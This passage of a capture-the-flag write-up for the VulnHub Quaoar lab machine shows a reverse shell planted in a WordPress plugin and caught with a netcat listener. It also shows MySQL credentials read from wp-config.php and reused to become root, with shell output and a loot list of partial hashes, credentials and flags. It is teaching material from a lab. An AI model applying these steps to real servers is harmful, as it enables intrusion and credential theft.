

Figure 4: writeup.exploitation.steps.1.1

2. We then edit the `Hello Dolly` plugin file `hello.php`, add a PHP reverse shell to it and activate the plugin while running a `netcat` listener to catch incoming shell:

```
nc -nlvp 9999
```

Figure 5: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.quaoar # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.175] 42776
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
 18:35:52 up  1:23,  0 users,  load average: 0.23, 2.26, 3.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
$
$ ifconfig
/bin/sh: 5: ifconfig: not found
$
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:00:bd:18 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.175/24 brd 192.168.92.255 scope global eth0
    inet6 fe80::20c:29ff:fe00:bd18/64 scope link
       valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN
    link/ether 0e:2b:33:f7:8b:ad brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
$
```

Figure 6: writeup.exploitation.steps.2.2

Phase #2.5: Post Exploitation

```
1  www-data@Quaoar> id
2  uid=33(www-data) gid=33(www-data) groups=33(www-data)
3  www-data@Quaoar>
4  www-data@Quaoar> uname
5  Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386
   ↪   GNU/Linux
6  www-data@Quaoar>
7  www-data@Quaoar> ifconfig
8  eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
9       link/ether 00:0c:29:00:bd:18 brd ff:ff:ff:ff:ff:ff
10      inet 192.168.92.175/24 brd 192.168.92.255 scope global eth0
11      inet6 fe80::20c:29ff:fe00:bd18/64 scope link
12         valid_lft forever preferred_lft forever
13  www-data@Quaoar>
14  www-data@Quaoar> users
15  wpadmin
```

11

Phase #3: Privilege Escalation

1. While exploring `home` directory for user `wpadmin` we find a `flag.txt` file:

```
cat /home/wpadmin/flag.txt
```

```
www-data@Quaoar:/$ cd /home/wpadmin/
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$ ls -la
total 12
drwxr-xr-x 2 root     root     4096 Oct 22  2016 .
drwxr-xr-x 3 root     root     4096 Oct 24  2016 ..
-rw-r--r-- 1 wpadmin wpadmin    33 Oct 22  2016 flag.txt
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$ cat flag.txt
2bafe61f03117ac66a73c3c514de796e
www-data@Quaoar:/home/wpadmin$
```

Figure 7: writeup.privesc.steps.1.1

2. While exploring the `/var/www/wordpress` directory we find `wp-config.php` file with MySQL credentials in it:

```
cat /var/www/wordpress/wp-config.php → root/rootpassword!
```

```
wpadmin@Quaoar:/var/www/wordpress$ pwd
/var/www/wordpress
wpadmin@Quaoar:/var/www/wordpress$
wpadmin@Quaoar:/var/www/wordpress$ head -n25 wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
wpadmin@Quaoar:/var/www/wordpress$
```

Figure 8: writeup.privesc.steps.2.1

3. We test these credentials to gain `root` privleges and are successfully given access:

```
1  su
```

```
wpadmin@Quaoar:/tmp$ su
Password:
root@Quaoar:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Quaoar:/tmp#
root@Quaoar:/tmp# uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
root@Quaoar:/tmp#
root@Quaoar:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:00:bd:18
          inet addr:192.168.92.175  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe00:bd18/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:717947 errors:0 dropped:0 overruns:0 frame:0
          TX packets:682113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:99707351 (99.7 MB)  TX bytes:204115457 (204.1 MB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1767 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1767 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:380741 (380.7 KB)  TX bytes:380741 (380.7 KB)

virbr0    Link encap:Ethernet  HWaddr 0e:2b:33:f7:8b:ad
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@Quaoar:/tmp#
```

Figure 9: writeup.privesc.steps.3.1

4. We then read the /root/flag.txt file to complete the challenge:

```
1  cat /root/flag.txt
```

```
root@Quaoar:~# cat /root/flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~#
```

Figure 10: writeup.privesc.steps.4.1

Loot

Hashes

```
1  root:$6$CM3c1cdI$HbQWZlQdGEWV8yo3j7M84i1/⌋
   ↪   RFK4G7fafTUIUYLWk52zm9O8KRLhqZenF8KbqsUjHlZQk4VmNEeEbBCRj........................
2  wpadmin:$6$FtTN/YPC$iidNFmRVpQ1p2kkfoOZ6OzNPqR95DQ/7G10aze2CA2W3ik/sHHyEPaNNY57tMvRDU0/⌋
   ↪   Rs62FEimiKXD2V........................
```

Credentials

```
1  ssh: wpadmin/wpad..., root/rootpassw....
2  wordpress: admin/ad...
```

Flags

```
1  2bafe61f03117ac66a73c3c51.......
2  8e3f9ec016e3598c5eec11fd3.......
```

References

[+] https://www.vulnhub.com/entry/hackfest2016-quaoar,180/
[+] https://www.blackroomsec.com/quaoar-write-up/